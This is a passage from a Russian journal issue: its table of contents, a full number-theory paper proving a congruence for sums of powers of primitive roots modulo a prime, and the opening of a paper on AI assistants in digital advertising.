

Международный журнал информационных технологий и энергоэффективности



Том 10 Номер 12(62)



2025



СОДЕРЖАНИЕ / CONTENT

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

1.	Приходько А.А. Теорема о сумме примитивных корней, возведённых в степень наибольшего полного квадрата, делящего $P - 1$	5
	Prikhodko A.A. The theorem on the sum of primitive roots raised to the power of the largest perfect square dividing $P - 1$	
2.	Кудеян О. Н., Лопаткин Д.С. Применение современных ИИ-ассистентов рекламных платформ в условиях цифровой экономики	15
	Kudeyan O. N., Lopatkin D. S. Application of modern ai assistants for advertising platforms in the digital economy	
3.	Ежицкая Д.Д. ML OPS для управления жизненным циклом ML-моделей в программных продуктах	23
	Yezhitskaya D.D. ML OPS for managing the ML model lifecycle in software products	
4.	Алексеева Е.С. Система детекции масок на лице в условиях реального времени на базе VGG16	28
	Alekseeva E.S. Real-time face mask detection system based on VGG16	
5.	Троицкий Т.С. Разработка комбинированного метода виброзащиты электронных модулей на основе демпфирующих покрытий и оптимизации точек крепления	35
	Troitsky T.S. Development of a combined method of vibration protection of electronic modules based on damping coatings and optimization of attachment points	
6.	Литвиненко Л.С. Математические методы в искусственном интеллекте	42
	Litvinenko L.S. Mathematical methods in artificial intelligence	
7.	Филиппов И.Ю., Филиппова А.Д. Сравнительный анализ подходов к автоматизации управления персоналом и обоснование выбора платформы «1С: ПРЕДПРИЯТИЕ 8.3» для российских компаний	46
	Filippov I.Yu., Filippova A.D. Comparative analysis of hr process automation approaches and justification for selecting the "1C: ENTERPRISE 8.3" platform for russian companies	
8.	Францев А. С., Колыванов М. В. Настройка VLAN средствами SYSTEMD. Тестирование.	52
	Frantsev A. S., Kolyvanov M. V. VLAN configuration with SYSTEMD tools. Testing	
9.	Земсков Г.С. Обзор датасетов для распознавания дефектов дорожной инфраструктуры	63
	Zemskov G.S. Overview of datasets for road infrastructure defect recognition	

10.	Сёмин Н.А., Валиев А.И., Ахметшарипов Р.Р., Низамутдинов Р.И. Воздушное судно с векторным управлением тягой на основе программно-аппаратного комплекса	78
	Semin N.A., Valiev A.I., Akhmetsharipov R.R., Nizamutdinov R.I. Thrust vector control aircraft based on a hardware and software system	
11.	Мищенко И.А., Рубцов Ю.Ф. Низкоскоростной протокол передачи данных на основе манчестерского кодирования	84
	Mishchenko I. A., Rubtsov Yu. F. Low-speed data transmission protocol based on manchester coding	
12.	Мищенко И.А., Рубцов Ю.Ф. Прогнозирование объёмного расхода нефти с помощью модели градиентного бустинга	92
	Mishchenko I. A., Rubtsov Yu. F. Forecasting volumetric oil flow using a gradient boosting model	
13.	Приходько А.А. Приал-функция и её Дирихле-ряд: комплексное интегрирование, полюс риманового типа и численные константы	100
	Prikhodko A.A. The prial function and its Dirichlet series: complex integration, a pole of riemann type, and numerical constants	
14.	Жданов Я.Д. Системный подход в прогнозировании результатов СПЛИТ-тестирования	110
	Zhdanov Ya.D. A systematic approach to forecasting SPLIT testing results	
15.	Ермолин Д.С., Силенко А.Н. Менеджмент качества в образовательной организации в условиях цифровизации	116
	Ermolin D.S., Silenko A.N. Quality management in an educational organization in the context of digitalization	
16.	Перлова Д.В. Протокол маршрутизации RIPV1. Отравление таблицы маршрутизации. Проведение атаки и защита	122
	Perlova D.V. RIPV1 routing protocol. Routing table poisoning. Attack and defense	
17.	Шанин П.С., Нижлукченко И.Д. Парсинг и защита от парсинга ВЕБ - страниц и баз данных	132
	Shanin P.S., Nizhlukchenko I.D. WEB page and database parsing and anti-parsing protection	
18.	Кузнецов В.С. Границы связи в непрерывном гауссовском канале	145
	Kuznetsov V.S. Communication bounds in a continuous gaussian channel	
19.	Силантьев В.П., Кадыков И.А., Павловский В.В. Вопросы обеспечения защиты протокола OSPFv3. Аутентификация.	150
	Silantyev V.P., Kadykov I.A., Pavlovsky V.V. OSPFv3 protocol security. Authentication	
20.	Силантьев В.П., Кадыков И.А., Павловский В.В. Вопросы безопасности настройки и функционального тестирования доверительных отношений в инфраструктуре WINDOWS.	159

ЭНЕРГЕТИКА И ЭНЕРГОЭФФЕКТИВНОСТЬ

21. **Ионов П.А., Белов Ю.С.** Технологические подходы к восстановлению регулируемых аксиально-поршневых гидромашин **170**

Ionov P.A., Belov Yu.S. Technological approaches to the restoration of regulated axial-piston hydraulic machines

-
22. **Камысбаева С.М., Колодяжная И.Н.** Технический анализ транспортно-установочного агрегата «СОЮЗ-5» **174**

Kamysbaeva S.M., Kolodyazhnaya I.N. Technical evaluation of the SOYUZ-5 transport and installation unit



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 511.313

ТЕОРЕМА О СУММЕ ПРИМИТИВНЫХ КОРНЕЙ, ВОЗВЕДЁННЫХ В СТЕПЕНЬ НАИБОЛЬШЕГО ПОЛНОГО КВАДРАТА, ДЕЛЯЩЕГО $P - 1$

Приходько А.А.

ФГБОУ ВО «КУБАНСКИЙ ГОСУДАРСТВЕННЫЙ АГРАРНЫЙ УНИВЕРСИТЕТ ИМ. И.Т. ТРУБИЛИНА», Краснодар, Россия (350044, Краснодарский край, город Краснодар, ул. им. Калинина, д.13), e-mail: kampanus@yandex.ru

В работе изучается новая структурная связь между примитивными корнями по модулю простого числа p и наибольшим полным квадратом, входящим в разложение $p - 1$. Предлагается теорема, устанавливающая равенство суммы примитивных корней, возведённых в степень квадратной части $p - 1$, и функции $\text{prial}(p - 1)$ по модулю p . Доказательство основано на применении функции Мёбиуса, циклотомических разложений и свойств циклических мультипликативных групп. На основе разложения $p - 1 = Q_{\max} \cdot t$ проводятся точные вычисления, связывающие сумму степеней генераторов с квадратсвободной и квадратной частями модуля. Полученная формула является мультипликативной по простым компонентам факторизации $p - 1$. Показано, что локальные слагаемые в сумме фиксируются исключительно чётностью степеней в разложении $p - 1$. Сопоставление с численными примерами подтверждает точность и универсальность результата на широком классе простых чисел. Представленная теорема расширяет теорию примитивных корней, вводя новую структурную инварианту для циклотомических сумм. Полученные результаты могут быть использованы в анализе спектральных характеристик мультипликативных групп, исследовании структурных свойств циклотомических алгебр и построении новых арифметических функций. В заключении обсуждаются возможные направления дальнейших исследований, включая связи с мультипликативными функциями Мёбиуса-типа и локальными факторизациями циклотомических выражений.

Ключевые слова: Приал-функция, арифметические функции, простое разложение, функция Мёбиуса, функция Эйлера, примитивные корни.

THE THEOREM ON THE SUM OF PRIMITIVE ROOTS RAISED TO THE POWER OF THE LARGEST PERFECT SQUARE DIVIDING $P - 1$

Prikhodko A.A.

"KUBAN STATE AGRARIAN UNIVERSITY". I.T. TRUBILINA", Krasnodar, Russia (350044, Krasnodar City, Kalinina Street, 13), e-mail: kampanus@yandex.ru

This paper investigates a new structural relationship between primitive roots modulo a prime number p and the largest perfect square dividing $p - 1$. We establish a theorem that equates the sum of primitive roots raised to the power of the square part of $p - 1$ to the function $\text{prial}(p - 1)$ modulo p . The proof is based on the application of the Möbius function, cyclotomic decompositions, and properties of cyclic multiplicative groups. Using the factorization $p - 1 = Q_{\max} \cdot t$, we derive explicit identities connecting power sums of group generators with the square-free and square parts of the modulus. The resulting formula is completely multiplicative with respect to the prime components in the factorization of $p - 1$. It is demonstrated that the local terms in the sum are determined solely by the parity of the exponents in the prime factorization of $p - 1$. Numerical comparisons confirm the accuracy and universality of the result over a wide class of prime numbers. The presented theorem extends the theory of primitive roots by introducing a new structural invariant for cyclotomic sums. The obtained results can be applied to the analysis of spectral properties of multiplicative groups, the study of structural features of cyclotomic algebras, and the construction of new arithmetic functions. Possible directions for further research

are discussed, including connections with Möbius-type multiplicative functions and local factorizations of cyclotomic expressions.

Keywords: Prial function, arithmetic functions, prime factorization, Möbius function, Euler's totient function, primitive roots.

Введение

Изучение примитивных корней по модулю простого числа является классической задачей теории чисел и занимает важное место в отечественной математической школе. Циклическая структура мультипликативной группы вычетов по модулю простого числа и связанные с ней вопросы подробно рассматриваются в фундаментальных работах по теории чисел, где формируется язык и базовые методы исследования таких объектов [1–3]. В этих работах уделяется внимание как общим вопросам делимости и факторизации, так и более тонким аспектам структуры групп вычетов и распределения специальных элементов.

Развитие аналитической теории чисел и циклотомии привело к активному изучению различных сумм и тождеств по примитивным корням, а также их связи с разложением числа, определяющего порядок мультипликативной группы [4]. Важную роль играет детальный анализ факторизации этого числа и, в частности, выделение его квадратной и квадратно-свободной частей. Такой подход позволяет описывать локальные и глобальные характеристики степенных сумм, получать точные структурные соотношения и формулировать новые арифметические инварианты, зависящие от устройства разложения на простые множители [2, 4].

В современной учебной и научно-методической литературе теории чисел сохраняется устойчивый интерес к вопросам, связанным с построением и исследованием специальных арифметических функций, отражающих структуру разложения целых чисел и поведение элементов в мультипликативных группах [5–7]. В этом контексте особое значение приобретает изучение сумм по множеству примитивных корней, в которых показатель степени согласован с факторизацией порядка группы. Рассматриваемая в статье теорема относится к данному направлению и задаёт новое структурное представление для суммы степеней примитивных корней по модулю простого числа через специально определённую арифметическую функцию, построенную на основе разложения числа, равного порядку группы.

Результаты исследования и их обсуждение

1. Определение $\text{prial}(n)$

Пусть

$$n = \prod_{i=1}^k p_i^{e_i}, \quad p_i — \text{простые}, e_i \geq 1.$$

Задаём локальную функцию $\rho(p, e)$:

если $e \geq 2$ и e чётно, то

$$\rho(p, e) = p^{e-1}(p - 1);$$

если $e \geq 1$ и e нечётно, то

$$\rho(p, e) = -p^{e-1},$$

в частности, при $e = 1$: $\rho(p, 1) = -1$.

Тогда

$$\text{prial}(n) = \prod_{i=1}^k \rho(p_i, e_i),$$

и по соглашению $\text{prial}(1) = 1$ [8].

2. Явная связь с $\varphi(n)$

Напомним, что

$$\varphi(n) = \prod_{i=1}^k p_i^{e_i-1} (p_i - 1) = \prod_{i=1}^k \varphi(p_i^{e_i}).$$

Сравниваем $\rho(p, e)$ и $\varphi(p^e)$:

- если e чётно, $e \geq 2$,

$$\rho(p, e) = p^{e-1} (p - 1) = \varphi(p^e);$$

- если e нечётно,

$$\rho(p, e) = -p^{e-1} = -\frac{\varphi(p^e)}{p-1}.$$

Обозначим через S множество простых делителей p числа n , для которых показатель e нечётный:

$$S = \{p: p^e \parallel n, e \text{ нечётно}\}, r = |S|.$$

Тогда

$$\text{prial}(n) = \varphi(n) \prod_{p^e \parallel n, e \text{ нечётно}} \frac{\rho(p, e)}{\varphi(p^e)} = \varphi(n) \prod_{p \in S} \left(-\frac{1}{p-1}\right) = \varphi(n) \frac{(-1)^r}{\prod_{p \in S} (p-1)}.$$

Это компактная формула, которая сразу даёт:

$$\text{prial}(n) = \varphi(n) \frac{(-1)^r}{\prod_{p^e \parallel n, e \text{ нечётно}} (p-1)}$$

3. Мультипликативность

Функция $\text{prial}(n)$, определённая как произведение локальных множителей $\rho(p, e)$ по простым делителям числа n , является мультипликативной, но не является полностью мультипликативной.

Доказательство. Пусть $\gcd(a, b) = 1$. Тогда по определению

$$\text{prial}(ab) = \prod_{p^e \parallel ab} \rho(p, e) = \left(\prod_{p^e \parallel a} \rho(p, e)\right) \left(\prod_{p^e \parallel b} \rho(p, e)\right) = \text{prial}(a) \text{prial}(b),$$

откуда следует мультипликативность $\text{prial}(n)$.

Функция $\text{prial}(n)$ не полностью мультипликативна, поскольку для любого простого p выполняется $\text{prial}(p) = \rho(p, 1) = -1, \text{prial}(p^2) = \rho(p, 2) = p(p-1) \neq 1 = (\rho(p, 1))^2 = (\text{prial}(p))^2$.

Следовательно, $\text{prial}(n)$ не удовлетворяет условию полной мультипликативности.

4. Важные частные случаи

1. Простой модуль $n = p$:

$$\text{prial}(p) = \rho(p, 1) = -1.$$

2. Квадрат простого $n = p^2$:

$$e = 2 \text{ чётно} \Rightarrow \text{prial}(p^2) = p(p-1) = \varphi(p^2).$$

3. Нечётная степень $n = p^{2k+1}$:

$$\text{prial}(p^{2k+1}) = -p^{2k}.$$

4. Квадратное число (все показатели чётны):

если n — полный квадрат, то для всех простых e_i чётны,

$$S = \emptyset, r = 0 \Rightarrow \text{prial}(n) = \varphi(n).$$

5. Квадратсвободное число (все $e_i = 1$):

$\rho(p, 1) = -1$ для каждого простого, поэтому

$$\text{prial}(n) = (-1)^{\omega(n)},$$

где $\omega(n)$ — число различных простых делителей n .

Теорема о сумме примитивных корней, возведённых в степень наибольшего полного квадрата, делящего $p - 1$.

Обозначения и определения

Пусть $n \in \mathbb{N}$,

$$n = \prod_i q_i^{e_i}$$

— разложение на простые множители. Определим:

1. Квадратная часть числа n :

$$Q_{\max}(n) := \prod_i q_i^{2\lfloor e_i/2 \rfloor}.$$

Тогда

$$n = Q_{\max}(n) \cdot t, \quad t := \frac{n}{Q_{\max}(n)}$$

и t квадратсвободно.

2. Функция $\text{prial}(n)$ по простому разложению:

$$n = \prod_i q_i^{e_i}, \text{prial}(n) := \prod_i \rho(q_i, e_i),$$

где локальный множитель $\rho(q, e)$ задаётся правилом

$$\rho(q, e) = \begin{cases} q^{e-1}(q-1), & e \geq 2, e \text{ чётно,} \\ -q^{e-1}, & e \geq 1, e \text{ нечётно,} \end{cases}$$

3. μ — функция Мёбиуса, $\mu(1) = 1$, $\mu(n) = (-1)^k$ при квадратсвободном n с k различными простыми делителями и $\mu(n) = 0$ в противном случае.

4. Для чётко заданного простого p будем писать

$$n := p - 1, \quad Q_{\max} := Q_{\max}(n), \quad t := \frac{n}{Q_{\max}}.$$

5. Через \mathcal{G}_p обозначим множество всех примитивных корней по модулю p , то есть генераторов циклической группы $(\mathbb{Z}/p\mathbb{Z})^\times$ порядка $n = p - 1$.

Лемма 1 (о порядке степени генератора)

Пусть G — конечная циклическая группа порядка n с фиксированным генератором g .

Тогда для любого $k \in \mathbb{Z}$

$$\text{ord}(g^k) = \frac{n}{\gcd(n, k)}.$$

Доказательство.

Обозначим $d = \gcd(n, k)$. Тогда существуют целые числа n_1 и k_1 , такие что

$$n = d n_1, k = d k_1,$$

и $\gcd(n_1, k_1) = 1$.

Порядок элемента g равен n , то есть $g^n = e$. Используется стандартный факт теории циклических групп [9]:

$$g^m = e \Leftrightarrow n \mid m,$$

1. $(g^k)^{n_1} = g^{kn_1} = g^{k_1n} = e$, следовательно $\text{ord}(g^k) \mid n_1$.

2. Пусть $(g^k)^t = e$ при некотором $t \geq 1$. Тогда $g^{kt} = e$, откуда следует $n \mid kt$. Подстановка $n = d n_1, k = d k_1$ даёт $n_1 \mid k_1 t$. Из условия $\gcd(n_1, k_1) = 1$ следует $n_1 \mid t$.

Таким образом, минимальное положительное число t , для которого $(g^k)^t = e$, равно n_1 . Следовательно,

$$\text{ord}(g^k) = n_1 = \frac{n}{\gcd(n, k)}.$$

Лемма доказана. \square

Лемма 2 (инверсия Мёбиуса для взаимной простоты)

Для целых $1 \leq k \leq n$ характеристическая функция условия $\gcd(k, n) = 1$ выражается как

$$[\gcd(k, n) = 1] = \sum_{r \mid \gcd(k, n)} \mu(r),$$

где $[\cdot]$ — индикатор (1, если условие выполняется, и 0 иначе).

Доказательство. Согласно [5, гл. 4, § 2], характеристическая функция взаимной простоты может быть представлена в виде суммы по делителям с использованием функции Мёбиуса. \square

Лемма 3 (формула для суммы степеней примитивных корней)

Пусть G — циклическая группа порядка n с генератором g . Положим $Q_{\max} = Q_{\max}(n)$, $t = n/Q_{\max}$ и

$$S := \sum_{\substack{1 \leq k \leq n \\ \gcd(k, n) = 1}} g^{Q_{\max} k}.$$

Тогда

$$S = Q_{\max} \sum_{s \mid Q_{\max}} \frac{\mu(ts)}{s}.$$

Доказательство.

Обозначим

$$a := g^{Q_{\max}}.$$

По лемме 1

$$\text{ord}(a) = \text{ord}(g^{Q_{\max}}) = \frac{n}{\gcd(n, Q_{\max})} = \frac{n}{Q_{\max}} = t,$$

поскольку $Q_{\max} \mid n$.

По определению

$$S = \sum_{\substack{1 \leq k \leq n \\ \gcd(k, n) = 1}} a^k.$$

Используем лемму 2:

$$[\gcd(k, n) = 1] = \sum_{r | \gcd(k, n)} \mu(r),$$

поэтому

$$S = \sum_{k=1}^n a^k [\gcd(k, n) = 1] = \sum_{k=1}^n a^k \sum_{r | \gcd(k, n)} \mu(r) = \sum_{r | n} \mu(r) \sum_{\substack{1 \leq k \leq n \\ r | k}} a^k.$$

Пусть $r | n$. Запишем $k = rm$, $1 \leq m \leq n/r$. Тогда

$$\sum_{\substack{1 \leq k \leq n \\ r | k}} a^k = \sum_{m=1}^{n/r} a^{rm}.$$

Так как $\text{ord}(a) = t$, элемент a^r равен 1 тогда и только тогда, когда $t | r$. Если $t \nmid r$, то $a^r \neq 1$, и сумма геометрической прогрессии $\sum_{m=1}^{n/r} (a^r)^m$ равна 0;

Действительно,

$$\sum_{m=1}^N (a^r)^m = (a^r) \frac{(a^r)^N - 1}{a^r - 1},$$

где $N = n/r$. Поскольку $\text{ord}(a) = t$ и $t \nmid r$, имеем $a^r \neq 1$, а так как $t | n$, то $(a^r)^N = a^n = 1$. Следовательно, числитель равен нулю, знаменатель ненулевой, и сумма равна нулю.

если $t | r$, то $a^r = 1$, все слагаемые равны 1, и сумма равна n/r . Итак,

$$\sum_{\substack{1 \leq k \leq n \\ r | k}} a^k = \begin{cases} \frac{n}{r}, & t | r, \\ 0, & t \nmid r. \end{cases}$$

Следовательно,

$$S = \sum_{\substack{r | n \\ t | r}} \mu(r) \frac{n}{r}.$$

Пишем $r = ts$. Тогда $r | n = Q_{\max} t$ эквивалентно $s | Q_{\max}$, и

$$S = \sum_{s | Q_{\max}} \mu(ts) \frac{n}{ts} = \frac{n}{t} \sum_{s | Q_{\max}} \frac{\mu(ts)}{s}.$$

Так как $n = Q_{\max} t$, получаем

$$S = Q_{\max} \sum_{s | Q_{\max}} \frac{\mu(ts)}{s},$$

что и требовалось. \square

Лемма 4 (локальное вычисление суммы через $\text{pri}al(n)$.)

Пусть

$$n = \prod_i q_i^{e_i}, Q_{\max} = \prod_i q_i^{2\lfloor e_i/2 \rfloor}, t = n/Q_{\max}.$$

Тогда

$$Q_{\max} \sum_{s|Q_{\max}} \frac{\mu(ts)}{s} = \text{prial}(n).$$

Доказательство.

Запишем $e_i = 2a_i + b_i$, где $a_i \geq 0, b_i \in \{0,1\}$. Тогда

$$Q_{\max} = \prod_i q_i^{2a_i}, t = \frac{n}{Q_{\max}} = \prod_i q_i^{b_i}.$$

Любой делитель $s | Q_{\max}$ имеет вид

$$s = \prod_i q_i^{u_i}, 0 \leq u_i \leq 2a_i.$$

Тогда

$$ts = \prod_i q_i^{b_i+u_i}, \mu(ts) = \prod_i \mu(q_i^{b_i+u_i}),$$

и, пользуясь мультипликативностью μ ,

$$\sum_{s|Q_{\max}} \frac{\mu(ts)}{s} = \prod_i \left(\sum_{u_i=0}^{2a_i} \frac{\mu(q_i^{b_i+u_i})}{q_i^{u_i}} \right).$$

Рассмотрим локальную сумму по одному простому $q = q_i$.

(i) Случай $e_i = 2a$ чётно ($b_i = 0$)

Тогда u пробегает $0, \dots, 2a$. Имеем:

- при $u = 0$: $b + u = 0 \Rightarrow \mu(q^0) = 1$, вклад 1;
- при $u = 1$: $b + u = 1 \Rightarrow \mu(q^1) = -1$, вклад $-1/q$;
- при $u \geq 2$: $b + u \geq 2 \Rightarrow \mu(q^{b+u}) = 0$, вклад 0.

Поэтому локальная сумма равна

$$S_i = \sum_{u=0}^{2a} \frac{\mu(q^u)}{q^u} = 1 - \frac{1}{q}.$$

С другой стороны, локальный множитель $\rho(q, e_i)$ при $e_i = 2a$:

$$\rho(q, 2a) = q^{2a-1}(q-1),$$

а вклад этого простого в Q_{\max} равен q^{2a} . Значит

$$\frac{\rho(q, 2a)}{q^{2a}} = \frac{q-1}{q} = 1 - \frac{1}{q}.$$

(ii) Случай $e_i = 2a + 1$ нечётно ($b_i = 1$)

В этом случае:

- при $u = 0$: $b + u = 1 \Rightarrow \mu(q^1) = -1$, вклад -1 ;
- при $u \geq 1$: $b + u \geq 2 \Rightarrow \mu(q^{b+u}) = 0$, вклад 0.

То есть

$$S_i = -1.$$

Локальный множитель $\rho(q, e_i)$ при $e_i = 2a + 1$:

$$\rho(q, 2a + 1) = -q^{(2a+1)-1} = -q^{2a},$$

а вклад в Q_{\max} опять равен q^{2a} , поэтому

$$\frac{\rho(q, 2a + 1)}{q^{2a}} = -1.$$

Итак, в обоих случаях локальная сумма

$$S_i = \sum_{u_i} \frac{\mu(q_i^{b_i+u_i})}{q_i^{u_i}}$$

совпадает с отношением

$$\frac{\rho(q_i, e_i)}{q_i^{2a_i}}.$$

Умножая по всем простым, получаем:

$$\sum_{s|Q_{\max}} \frac{\mu(ts)}{s} = \prod_i S_i = \prod_i \frac{\rho(q_i, e_i)}{q_i^{2a_i}} = \frac{\prod_i \rho(q_i, e_i)}{\prod_i q_i^{2a_i}} = \frac{\text{prial}(n)}{Q_{\max}}.$$

Умножая на Q_{\max} , получаем искомое равенство

$$Q_{\max} \sum_{s|Q_{\max}} \frac{\mu(ts)}{s} = \text{prial}(n). \square$$

Теорема.

Пусть p — нечётное простое число, $n := p - 1$, $Q_{\max} := Q_{\max}(n)$ — наибольший полный квадрат, делящий n , и \mathcal{G}_p — множество всех примитивных корней по модулю p . Тогда

$$\sum_{g \in \mathcal{G}_p} g^{Q_{\max}} \equiv \text{prial}(p - 1) \pmod{p}.$$

Доказательство.

Группа $(\mathbb{Z}/p\mathbb{Z})^\times$ циклична порядка $n = p - 1$. Выберем её генератор g . Тогда все примитивные корни по модулю p имеют вид g^k при $\gcd(k, n) = 1$. Следовательно,

$$\sum_{g \in \mathcal{G}_p} g^{Q_{\max}} = \sum_{\substack{1 \leq k \leq n \\ \gcd(k, n) = 1}} g^{Q_{\max}k}.$$

Правая часть — это именно сумма S из леммы 3. По лемме 3 и лемме 4

$$\sum_{\substack{1 \leq k \leq n \\ \gcd(k, n) = 1}} g^{Q_{\max}k} = Q_{\max} \sum_{s|Q_{\max}} \frac{\mu(ts)}{s} = \text{prial}(n) = \text{prial}(p - 1).$$

Заметим, что полученное выражение $\text{prial}(p - 1)$ является обычным целым числом. Следовательно, равенство имеет место уже в $(\mathbb{Z}/p\mathbb{Z})^\times$, а запись « $\equiv \pmod{p}$ » фиксирует тот же факт в виде сравнения:

$$\sum_{g \in \mathcal{G}_p} g^{Q_{\max}} \equiv \text{prial}(p - 1) \pmod{p}.$$

Теорема доказана. \square

Заключение

В настоящей работе получено явное выражение суммы степеней примитивных корней по модулю простого числа через мультипликативную функцию $\text{pri}(n)$, определяемую по простому разложению модуля. Основной результат основан на факторизации числа $n = p - 1$ на квадратную часть и квадратовольный компонент, а также на применении инверсии Мёбиуса и стандартной леммы о порядке степени генератора для конечных циклических групп. Доказательство обладает элементарным характером и не требует привлечения методов аналитической теории чисел или циклотомических алгебр.

Построенная формула показывает, что величина

$$\sum_{g \in \mathcal{G}_p} g^{Q_{\max}}$$

зависит исключительно от локальных показателей простых делителей числа $p - 1$, а точнее — от чётности этих показателей. В частности, квадратные и квадратовольные компоненты числа $p - 1$ оказываются ответственными за два различных типа вклада в итоговое значение. Это позволяет рассматривать функцию $\text{pri}(n)$ как модификацию функции Эйлера $\varphi(n)$, чувствительную к нечётным степеням простых делителей.

Следует отметить, что полученные выводы не дают информации о распределении примитивных корней и не приводят напрямую к новым оценкам их количества или характера расположения. Формула носит структурный характер и устанавливает тождество, справедливое при фиксированном простом модуле, но не содержит асимптотических или вероятностных следствий. Кроме того, представленный подход опирается на строгую цикличность $(\mathbb{Z}/p\mathbb{Z})^\times$ и не обобщается непосредственно на составные модули.

Возможные направления дальнейших исследований могут включать уточнение соотношений между $\text{pri}(n)$ и классическими мультипликативными функциями, а также анализ локальных факторов в терминах циклотомических выражений. Представляет интерес изучение того, насколько предложенная схема применима при других типах сумм по примитивным элементам или в контексте частично разложимых мультипликативных групп. В целом дальнейшие выводы требуют дополнительных исследований.

Список литературы

1. Виноградов И. М. Основы теории чисел. — М.: Наука, 1981.
2. Бухштаб А. А. Теория чисел. — М.: Просвещение, 1966.
3. Нестеров (Нестеренко) Ю. В. Теория чисел: учебное пособие. — М.: Академия, 2008.
4. Постников А. Г. Введение в аналитическую теорию чисел. — М.: Наука, 1971.
5. Арнольд И. В. Теория чисел: учебное пособие. — 2-е изд. — М.: ЛЕНАНД, 2017.
6. Ржонсницкая Ю. Б., Зайцева И. В. Основы теории чисел: учебное пособие. — СПб., 2022.
7. Мартынов Л. М. Алгебра и теория чисел для криптографии: учебное пособие. — СПб.: Лань, 2020.
8. Приходько, А.А.. Приал-функция натуральных чисел и её свойства. Международный журнал информационных технологий и энергоэффективности, [S.l.], v. 10, n. 10(60), p. 191-200, окт. 2025. ISSN 2500-1752. Доступно на: <<http://openaccessscience.ru/index.php/ijcse/article/view/1132>>. (дата обращения: 02.12.2025).
9. Курс лекций по абстрактной алгебре MATH 403 — Cyclic Groups. Lecture Notes, Chapter 4: Cyclic Groups. University of Maryland, Department of Mathematics. Available at:

<https://www.math.umd.edu/~immortal/MATH403/lecturenotes/ch4.pdf>

(дата обращения: 02.12.2025).

References

1. Vinogradov I. M. Fundamentals of Number Theory. Moscow: Nauka, 1981.
 2. Bukhshtab A. A. Number Theory. Moscow: Prosveshchenie, 1966.
 3. Nesterov (Nesterenko) Yu. V. Number Theory: A Tutorial. Moscow: Academy, 2008.
 4. Postnikov A. G. Introduction to Analytical Number Theory. Moscow: Nauka, 1971.
 5. Arnold I. V. Number Theory: A Tutorial. 2nd ed. Moscow: LENAND, 2017.
 6. Rzhonsnitskaya Yu. B., Zaitseva I. V. Fundamentals of Number Theory: A Tutorial. — St. Petersburg, 2022.
 7. Martynov, L. M. Algebra and Number Theory for Cryptography: A Tutorial. — St. Petersburg: Lan', 2020.
 8. Prihodko, A. A. The Prial Function of Natural Numbers and Its Properties. International Journal of Information Technology and Energy Efficiency, [S.l.], v. 10, n. 10(60), pp. 191–200, October 2025. ISSN 2500–1752. Available at: <<http://openaccessscience.ru/index.php/ijcse/article/view/1132>>. (Accessed: 02.12.2025).
 9. Lecture Notes, Chapter 4: Cyclic Groups. University of Maryland, Department of Mathematics. Available at: <https://www.math.umd.edu/~immortal/MATH403/lecturenotes/ch4.pdf> (Accessed: December 2, 2025).
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.8:659.1

ПРИМЕНЕНИЕ СОВРЕМЕННЫХ ИИ-АССИСТЕНТОВ РЕКЛАМНЫХ ПЛАТФОРМ В УСЛОВИЯХ ЦИФРОВОЙ ЭКОНОМИКИ

¹ Кудеян О. Н., ²Лопаткин Д.С.

ФГБОУ ВО "РОССИЙСКИЙ ХИМИКО-ТЕХНОЛОГИЧЕСКИЙ УНИВЕРСИТЕТ ИМЕНИ
Д.И. МЕНДЕЛЕЕВА", Москва, Россия (125047, город Москва, Миусская пл., д.9), e-mail:

¹onik0104@mail.ru, ²lopatkin.d.s@muctr.ru

В статье представлен анализ трансформации цифровой рекламы под влиянием ИИ-ассистентов. Анализируются их ключевые функции: умный биддинг, динамические креативы и прогнозная аналитика. Внедрение ИИ-ассистентов на российском рынке рекламы рассмотрено на примере экосистем Яндекс, Wildberries и VK с выявлением их уникальных особенностей. Определены перспективы развития платформ от инструментов автоматизации до автономных агентов, способных принимать стратегические решения.

Ключевые слова: ИИ-ассистенты, пожизненная ценность клиента, цифровой рекламный инструмент, рекламные кампании.

APPLICATION OF MODERN AI ASSISTANTS FOR ADVERTISING PLATFORMS IN THE DIGITAL ECONOMY

¹ Kudeyan O. N., ²Lopatkin D. S.

D.I. MENDELEEV UNIVERSITY OF CHEMICAL TECHNOLOGY OF RUSSIA , Moscow, Russia
(125047, Moscow city, Miusskaya pl., 9), e-mail: ¹onik0104@mail.ru, ²lopatkin.d.s@muctr.ru

This article presents an analysis of the transformation of digital advertising under the influence of AI assistants. Key features are analyzed: smart bidding, dynamic creatives, and predictive analytics. The implementation of AI assistants in the Russian advertising market is examined using the Yandex, Wildberries, and VK ecosystems as examples, identifying their unique features. Development prospects are identified, ranging from automation tools to autonomous agents capable of making strategic decisions.

Keywords: AI assistants, lifetime value, digital advertising tool, advertising campaigns.

Современная цифровая экономика характеризуется фундаментальной трансформацией маркетинговых коммуникаций, обусловленной экспоненциальным ростом объемов данных, увеличением скорости бизнес-процессов и радикальным обострением конкурентной борьбы за внимание потребителя. В этих условиях традиционные подходы к управлению рекламными кампаниями демонстрируют снижающуюся эффективность, уступая место технологиям искусственного интеллекта, способным обрабатывать массивы информации неподвластные человеческому восприятию.

Эволюция ИИ-ассистентов от простых инструментов аналитики до сложных когнитивных систем ознаменовала новый этап в развитии цифровой рекламы, когда алгоритмы не только оптимизируют отдельные процессы, но и принимают стратегические решения в режиме реального времени. По данным MarketsandMarkets рынок решений на основе искусственного интеллекта в сфере маркетинга должен вырасти с примерно US \$57.99

млрд в 2025 году до US \$240.58 млрд к 2030 году [7]. Этот рынок демонстрирует беспрецедентные темпы роста, что свидетельствует о переходе от точечного экспериментирования к системной интеграции данных технологий в бизнес-процессы.

По данным исследования McKinsey Global Institute внедрение ИИ в сфере маркетинга и продаж демонстрирует сбалансированный эффект: с одной стороны, отмечается умеренное снижение затрат (19% респондентов зафиксировали сокращение на $\leq 10\%$), с другой – существенный рост выручки (40% респондентов сообщили об увеличении на $\leq 5\%$, 30% – на 6-10%, 10% – более чем на 10%). Это свидетельствует об эффективности ИИ в оптимизации маркетинговых расходов при одновременном повышении доходности за счёт персонализации предложений, аналитики клиентов и прогнозирования спроса. [2].



Рисунок 1 - Рост прибыли и снижение затрат от внедрения ИИ, по функциям, % респондентов [2].

